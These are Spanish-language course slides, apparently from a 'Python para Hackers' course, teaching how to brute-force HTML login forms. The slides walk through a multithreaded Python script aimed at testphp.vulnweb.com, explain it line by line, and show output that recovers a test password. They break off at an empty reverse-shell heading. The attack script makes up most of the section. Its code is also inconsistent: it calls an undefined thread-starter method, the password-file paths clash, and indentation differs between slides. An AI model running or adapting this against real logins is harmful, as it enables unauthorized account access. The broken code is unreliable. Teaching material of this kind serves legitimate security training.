

# Python para Hackers



# Python para Hackers

## Contenido del curso

Capítulo 1. Introducción

Capítulo 2. Primeros pasos

Capítulo 3. Python

Capítulo 4. Hands-On


*Tema de hoy*

Ataques de diccionario | Web Server | Web Scraping | Fuerza bruta de Directorios Web | Fuerza bruta a formularios de autenticación (web) | Servidor/Cliente TCP | Banner Grabbing | Reconocimiento de máquinas | Packet Sniffing con Scapy | Paramiko (Cliente SSH) | Nmap con Python



# Fuerza Bruta a Formularios de Autenticación de HTML

# Fuerza Bruta a Formularios de Autenticación de HTML



**Login**

Fill out the form below to login to your control panel.

Email

Password

[Forgot Password](#)

☐ Remember

Login

Es un ataque empleado en web hacking que tiene como objetivo **identificar las credenciales de acceso a un sitio web utilizando fuerza bruta.**

# Fuerza Bruta a Formularios de Autenticación de HTML

¿Cómo funciona?

## HTML Form Brute Force Tool

**URL**  
`http://ejemplo.com`

**USUARIO**  
`admin`

**DICCIONARIO DE CONTRASEÑAS**  
`admin`  
`qwerty`  
`123456`  
`admin123`  
`junio2020`  
`administrador`



admin:admin

**LOGIN**

**SIGN IN**

HTTP Request



HTTP  
Response

Usuario y  
contraseña  
erróneos.


**LOGIN**

**SIGN IN**

# Fuerza Bruta a Formularios de Autenticación de HTML

¿Cómo funciona?

## HTML Form Brute Force Tool





# Script



# HtmlBruteForce.py

```
01. from html.parser import HTMLParser
02. import urllib.request
03. import urllib.parse
04. import queue
05. import threading
06. import sys
07. import os
08.
09. threads = 5
10. username = "test"
11. headers = {}
12. target_url = "http://testphp.vulnweb.com/login.php"
13. post_url = "http://testphp.vulnweb.com/userinfo.php"
14. username_field = "uname"
15. password_field = "pass"
16.
17. def build_passwd_q(passwd_file):
18.     fd = open(passwd_file, "rb")
19.     passwd_list = fd.readlines()
20.     fd.close()
21.
22.     passwd_q = queue.Queue()
23.
24.     if len(passwd_list):
25.         for passwd in passwd_list:
26.             passwd = passwd.decode("utf-8").rstrip()
27.             passwd_q.put(passwd)
28.
29.     return passwd_q
```

## Librerías

### Línea 01

Librería que parsea código HTML.

### Línea 06

Librería que permite utilizar variables usadas por el interprete y funciones que interactúan con el interprete.

### Línea 07

Librería que permite utilizar funcionalidades a nivel sistema operativo.



# HtmlBruteForce.py

```
01. from html.parser import HTMLParser
02. import urllib.request
03. import urllib.parse
04. import queue
05. import threading
06. import sys
07. import os
08.
09. threads = 5
10. username = "test"
11. headers = {}
12. target_url = "http://testphp.vulnweb.com/login.php"
13. post_url = "http://testphp.vulnweb.com/userinfo.php"
14. username_field = "uname"
15. password_field = "pass"
16.
17. def build_passwd_q(passwd_file):
18.     fd = open(passwd_file, "rb")
19.     passwd_list = fd.readlines()
20.     fd.close()
21.
22.     passwd_q = queue.Queue()
23.
24.     if len(passwd_list):
25.         for passwd in passwd_list:
26.             passwd = passwd.decode("utf-8").rstrip()
27.             passwd_q.put(passwd)
28.
29.     return passwd_q
30.
```

## Variables

Línea 09

Número de hilos a utilizar.

Línea 10

Nombre de usuario a probar en la fuerza bruta.

Línea 11

Diccionario vacío donde van a ir las cabeceras de una petición HTTP.

Línea 12

URL del sitio web donde está el formulario de inicio de sesión.

Línea 13

URL del recurso a utilizar cuando se envían las credenciales de autenticación.

# HtmlBruteForce.py

```
01. from html.parser import HTMLParser
02. import urllib.request
03. import urllib.parse
04. import queue
05. import threading
06. import sys
07. import os
08.
09. threads = 5
10. username = "test"
11. headers = {}
12. target_url = "http://testphp.vulnweb.com/login.php"
13. post_url = "http://testphp.vulnweb.com/userinfo.php"
14. username_field = "uname"
15. password_field = "pass"
16.
17. def build_passwd_q(passwd_file):
18.     fd = open(passwd_file, "rb")
19.     passwd_list = fd.readlines()
20.     fd.close()
21.
22.     passwd_q = queue.Queue()
23.
24.     if len(passwd_list):
25.         for passwd in passwd_list:
26.             passwd = passwd.decode("utf-8").rstrip()
27.             passwd_q.put(passwd)
28.
29.     return passwd_q
30.
```

## Variables

Línea 14

Nombre de la etiqueta input donde se introduce el nombre del usuario.

Línea 15

Nombre de la etiqueta input donde se introduce la contraseña.

# HtmlBruteForce.py

```
01. from html.parser import HTMLParser
02. import urllib.request
03. import urllib.parse
04. import queue
05. import threading
06. import sys
07. import os
08.
09. threads = 5
10. username = "test"
11. headers = {}
12. target_url = "http://testphp.vulnweb.com/login.php"
13. post_url = "http://testphp.vulnweb.com/userinfo.php"
14. username_field = "uname"
15. password_field = "pass"
16.
17. def build_passwd_q(passwd_file):
18.     fd = open(passwd_file, "rb")
19.     passwd_list = fd.readlines()
20.     fd.close()
21.
22.     passwd_q = queue.Queue()
23.
24.     if len(passwd_list):
25.         for passwd in passwd_list:
26.             passwd = passwd.decode("utf-8").rstrip()
27.             passwd_q.put(passwd)
28.
29.     return passwd_q
30.
```

## Función build\_passwd\_q()

Línea 17-29

Función que construye una fila con base a un diccionario de contraseñas.

# HtmlBruteForce.py

```
31. class BruteForcer():
32.     def __init__(self, username, passwd_q):
33.         self.username = username
34.         self.passwd_q = passwd_q
35.         self.found = False
36.
37.     def html_brute_forcer(self):
38.         while not passwd_q.empty() and not self.found:
39.             # Realiza la petición al sitio web
40.             request = urllib.request.Request(target_url, headers=headers)
41.             response = urllib.request.urlopen(request)
42.
43.             # La respuesta esta en bytes. Convertir a string y remover b''
44.             page = str(response.read())[2:-1]
45.
46.             # Parsear el formulario HTML
47.             parsed_html = BruteParser()
48.             parsed_html.feed(page)
49.
50.             if username_field in parsed_html.parsed_results.keys() and password_field in parsed_html.parsed_results.keys():
51.                 # Coloca el usuario y la contraseña a utilizar en el formulario de HTML
52.                 parsed_html.parsed_results[username_field] = self.username
53.                 parsed_html.parsed_results[password_field] = self.passwd_q.get()
54.
55.                 print(f"[*] Intentando {self.username}/{parsed_html.parsed_results[password_field]}")
56.
57.                 # Convertir a bytes
58.                 post_data = urllib.parse.urlencode(parsed_html.parsed_results).encode()
59.
60.                 brute_force_request = urllib.request.Request(post_url, headers=headers)
61.                 brute_force_response = urllib.request.urlopen(brute_force_request, data=post_data)
62.
63.                 # La respuesta esta en bytes. Convertir a string y remover b''
64.                 brute_force_page = str(brute_force_response.read())[2:-1]
65.
66.                 # Parsear el formulario HTML
67.                 brute_force_parsed_html = BruteParser()
68.                 brute_force_parsed_html.feed(brute_force_page)
69.
70.                 if not brute_force_parsed_html.parsed_results:
71.                     self.found = True
72.                     print("\n[*] Credenciales Identificadas!")
73.                     print(f"    Usuario: {self.username}")
74.                     print(f"    Contraseña: {parsed_html.parsed_results[password_field]}")
75.                     os._exit(0)
76.                 else:
77.                     print("[!] Pagina HTML es Invalida")
78.                     break
79.
80. # Si no se encontraron credenciales
81. if not self.found:
82.     print("\n[*] Credenciales no identificadas")
83.     os._exit(0)
```

## Clase BruteForcer()

Línea 32-35

Constructor de la clase. Los atributos son el nombre de usuario, una fila de contraseñas y la bandera *found*.

Línea 40-41

Se solicita el sitio web donde está el formulario de inicio de sesión.

Línea 44

Como la respuesta del sitio web está en bytes se eliminan los caracteres *b'* al inicio y *'* al final de la respuesta.

Línea 47-48

Se crea un objeto de la clase `BruteParser()` y se alimenta con la respuesta del sitio web.

# HtmlBruteForce.py

```
31. class BruteForcer():
32.     def __init__(self, username, passwd_q):
33.         self.username = username
34.         self.passwd_q = passwd_q
35.         self.found = False
36.
37.     def html_brute_forcer(self):
38.         while not passwd_q.empty() and not self.found:
39.             # Realiza la petición al sitio web
40.             request = urllib.request.Request(target_url, headers=headers)
41.             response = urllib.request.urlopen(request)
42.
43.             # La respuesta esta en bytes. Convertir a string y remover b''
44.             page = str(response.read())[2:-1]
45.
46.             # Parsear el formulario HTML
47.             parsed_html = BruteParser()
48.             parsed_html.feed(page)
49.
50.             if username_field in parsed_html.parsed_results.keys() and password_field in parsed_html.parsed_results.keys():
51.                 # Coloca el usuario y la contraseña a utilizar en el formulario de HTML
52.                 parsed_html.parsed_results[username_field] = self.username
53.                 parsed_html.parsed_results[password_field] = self.passwd_q.get()
54.
55.                 print(f"[*] Intentando {self.username}/{parsed_html.parsed_results[password_field]}")
56.
57.                 # Convertir a bytes
58.                 post_data = urllib.parse.urlencode(parsed_html.parsed_results).encode()
59.
60.                 brute_force_request = urllib.request.Request(post_url, headers=headers)
61.                 brute_force_response = urllib.request.urlopen(brute_force_request, data=post_data)
62.
63.                 # La respuesta esta en bytes. Convertir a string y remover b''
64.                 brute_force_page = str(brute_force_response.read())[2:-1]
65.
66.                 # Parsear el formulario HTML
67.                 brute_force_parsed_html = BruteParser()
68.                 brute_force_parsed_html.feed(brute_force_page)
69.
70.                 if not brute_force_parsed_html.parsed_results:
71.                     self.found = True
72.                     print("\n[*] Credenciales Identificadas!")
73.                     print(f"    Usuario: {self.username}")
74.                     print(f"    Contraseña: {parsed_html.parsed_results[password_field]}")
75.                     os._exit(0)
76.                 else:
77.                     print("[!] Pagina HTML es Invalida")
78.                     break
79.
80.             # Si no se encontraron credenciales
81.             if not self.found:
82.                 print("\n[*] Credenciales no identificadas")
83.                 os._exit(0)
```

## Clase BruteForcer()

Línea 50

Si la etiqueta HTML del nombre de usuario y la contraseña están en los resultados parseados, ejecuta el código.

Línea 52-53

Se agrega el nombre de usuario y la contraseña a utilizar a las etiquetas HTML correspondientes.

Línea 55

Imprime el usuario y la contraseña a utilizar en el intento.

Línea 58

Se codifica a bytes el código HTML parseado.

Línea 60-61

Se envía la petición POST al sitio web.

# HtmlBruteForce.py

```
31. class BruteForcer():
32.     def __init__(self, username, passwd_q):
33.         self.username = username
34.         self.passwd_q = passwd_q
35.         self.found = False
36.
37.     def html_brute_forcer(self):
38.         while not passwd_q.empty() and not self.found:
39.             # Realiza la petición al sitio web
40.             request = urllib.request.Request(target_url, headers=headers)
41.             response = urllib.request.urlopen(request)
42.
43.             # La respuesta esta en bytes. Convertir a string y remover b''
44.             page = str(response.read())[2:-1]
45.
46.             # Parsear el formulario HTML
47.             parsed_html = BruteParser()
48.             parsed_html.feed(page)
49.
50.             if username_field in parsed_html.parsed_results.keys() and password_field in parsed_html.parsed_results.keys():
51.                 # Coloca el usuario y la contraseña a utilizar en el formulario de HTML
52.                 parsed_html.parsed_results[username_field] = self.username
53.                 parsed_html.parsed_results[password_field] = self.passwd_q.get()
54.
55.                 print(f"[*] Intentando {self.username}/{parsed_html.parsed_results[password_field]}")
56.
57.                 # Convertir a bytes
58.                 post_data = urllib.parse.urlencode(parsed_html.parsed_results).encode()
59.
60.                 brute_force_request = urllib.request.Request(post_url, headers=headers)
61.                 brute_force_response = urllib.request.urlopen(brute_force_request, data=post_data)
62.
63.                 # La respuesta esta en bytes. Convertir a string y remover b''
64.                 brute_force_page = str(brute_force_response.read())[2:-1]
65.
66.                 # Parsear el formulario HTML
67.                 brute_force_parsed_html = BruteParser()
68.                 brute_force_parsed_html.feed(brute_force_page)
69.
70.                 if not brute_force_parsed_html.parsed_results:
71.                     self.found = True
72.                     print("\n[*] Credenciales Identificadas!")
73.                     print(f"    Usuario: {self.username}")
74.                     print(f"    Contraseña: {parsed_html.parsed_results[password_field]}")
75.                     os._exit(0)
76.
77.             else:
78.                 print("[!] Pagina HTML es Invalida")
79.                 break
80.
81.         # Si no se encontraron credenciales
82.         if not self.found:
83.             print("\n[*] Credenciales no identificadas")
84.             os._exit(0)
```

## Clase BruteForcer()

Línea 64

Como la respuesta del sitio web está en bytes se eliminan los caracteres *b'* al inicio y *'* al final de la respuesta.

Línea 67-68

Se crea un objeto de la clase BruteParser() y se alimenta con la respuesta del sitio web.

Línea 70

Si en la respuesta procesada no se encuentran las etiquetas input del usuario y la contraseña se ha encontrado la contraseña utilizada por el usuario y se imprime en pantalla.

Línea 81-83

Si la cola de contraseñas se ha vaciado, quiere decir que no se ha encontrado la contraseña.

# HtmlBruteForce.py

```
31. class BruteForcer():
32.     def __init__(self, username, passwd_q):
33.         self.username = username
34.         self.passwd_q = passwd_q
35.         self.found = False
36.
37.     def html_brute_forcer(self):
38.         while not passwd_q.empty() and not self.found:
39.             # Realiza la petición al sitio web
40.             request = urllib.request.Request(target_url, headers=headers)
41.             response = urllib.request.urlopen(request)
42.
43.             # La respuesta esta en bytes. Convertir a string y remover b''
44.             page = str(response.read())[2:-1]
45.
46.             # Parsear el formulario HTML
47.             parsed_html = BruteParser()
48.             parsed_html.feed(page)
49.
50.             if username_field in parsed_html.parsed_results.keys() and password_field in parsed_html.parsed_results.keys():
51.                 # Coloca el usuario y la contraseña a utilizar en el formulario de HTML
52.                 parsed_html.parsed_results[username_field] = self.username
53.                 parsed_html.parsed_results[password_field] = self.passwd_q.get()
54.
55.                 print(f"[*] Intentando {self.username}/{parsed_html.parsed_results[password_field]}")
56.
57.                 # Convertir a bytes
58.                 post_data = urllib.parse.urlencode(parsed_html.parsed_results).encode()
59.
60.                 brute_force_request = urllib.request.Request(post_url, headers=headers)
61.                 brute_force_response = urllib.request.urlopen(brute_force_request, data=post_data)
62.
63.                 # La respuesta esta en bytes. Convertir a string y remover b''
64.                 brute_force_page = str(brute_force_response.read())[2:-1]
65.
66.                 # Parsear el formulario HTML
67.                 brute_force_parsed_html = BruteParser()
68.                 brute_force_parsed_html.feed(brute_force_page)
69.
70.                 if not brute_force_parsed_html.parsed_results:
71.                     self.found = True
72.                     print("\n[*] Credenciales Identificadas!")
73.                     print(f"    Usuario: {self.username}")
74.                     print(f"    Contraseña: {parsed_html.parsed_results[password_field]}")
75.                     os._exit(0)
76.
77.             else:
78.                 print("[!] Pagina HTML es Invalida")
79.                 break
80.
81.         # Si no se encontraron credenciales
82.         if not self.found:
83.             print("\n[*] Credenciales no identificadas")
84.             os._exit(0)
```

## Clase BruteForcer()

Línea 64

Como la respuesta del sitio web está en bytes se eliminan los caracteres *b'* al inicio y *'* al final de la respuesta.

Línea 67-68

Se crea un objeto de la clase BruteParser() y se alimenta con la respuesta del sitio web.

Línea 70

Si en la respuesta procesada no se encuentran las etiquetas input del usuario y la contraseña se ha encontrado la contraseña utilizada por el usuario y se imprime en pantalla.

Línea 76-78

Si el sitio web no tiene las etiquetas HTML de usuario y contraseña la página no es válida para el ataque.

Línea 81-83

Si la cola de contraseñas se ha vaciado, quiere decir que no se ha encontrado la contraseña.



# HtmlBruteForce.py

```
92. class BruteParser(HTMLParser):
93.     def __init__(self):
94.         HTMLParser.__init__(self)
95.         self.parsed_results = {}
96.
97.     def handle_starttag(self, tag, attrs):
98.         if tag == "input":
99.             for name, value in attrs:
100.                 if name == "name" and value == username_field:
101.                     self.parsed_results[username_field] = username_field
102.                 if name == "name" and value == password_field:
103.                     self.parsed_results[password_field] = password_field
104.
105. print("[*] Script de Fuerza Bruta a Formularios HTML")
106. print("[*] Construyendo cola de contraseñas")
107. passwd_q = build_passwd_q("/home/kali/pass.txt")
108.
109. if passwd_q.qsize():
110.     print("[*] Construccion existosa")
111.     attempt_brute_force = BruteForcer(username, passwd_q)
112.     attempt_brute_force.html_brute_forcer_thread_starter()
113. else:
114.     print("[!] Archivo de contraseñas vacio!")
115.     sys.exit(0)
```

## Clase BruteParser()

Línea 93-95

Constructor de la clase.

Línea 97-103

Cuando se parsea código HTML si existe la etiqueta input se coloca en el atributo *value* el nombre del campo.

# HtmlBruteForce.py

```
92. class BruteParser(HTMLParser):
93.     def __init__(self):
94.         HTMLParser.__init__(self)
95.         self.parsed_results = {}
96.
97.     def handle_starttag(self, tag, attrs):
98.         if tag == "input":
99.             for name, value in attrs:
100.                 if name == "name" and value == username_field:
101.                     self.parsed_results[username_field] = username_field
102.                 if name == "name" and value == password_field:
103.                     self.parsed_results[password_field] = password_field
104.
105. print("[*] Script de Fuerza Bruta a Formularios HTML")
106. print("[*] Construyendo cola de contrasenas")
107. passwd_q = build_passwd_q("/home/kali/pass.txt")
108.
109. if passwd_q.qsize():
110.     print("[*] Construccion existosa")
111.     attempt_brute_force = BruteForcer(username, passwd_q)
112.     attempt_brute_force.html_brute_forcer_thread_starter()
113. else:
114.     print("[!] Archivo de contrasenas vacio!")
115.     sys.exit(0)
```

## Código principal

Línea 107

Construye la cola de contraseñas de un diccionario.

Línea 109-112

Si existen contraseñas en la cola comienza los hilos que realizarán la fuerza bruta.


Línea 113-115

Si no existen contraseñas en la cola termina el programa.

# HtmlBruteForce.py

## Diccionario

Crear el archivo de texto “pass.txt” con contraseñas (una de las contraseñas debe ser ‘test’) y guardarlo en C:\.



# HtmlBruteForce.py

## Resultado

```
[*] Script de Fuerza Bruta a Formularios HTML
[*] Construyendo cola de contraseñas
[*] Construcción exitosa
[*] Fuerza Bruta con 5 hilos


[*] Intentando test/admin
[*] Intentando test/qwerty
[*] Intentando test/123456
[*] Intentando test/adminadmin
[*] Intentando test/test

[*] Credenciales Identificadas!
    Usuario: test
    Contraseña: test
```

# Servidor – Cliente TCP (TCP Reverse Shell)

# TCP Reverse Shell

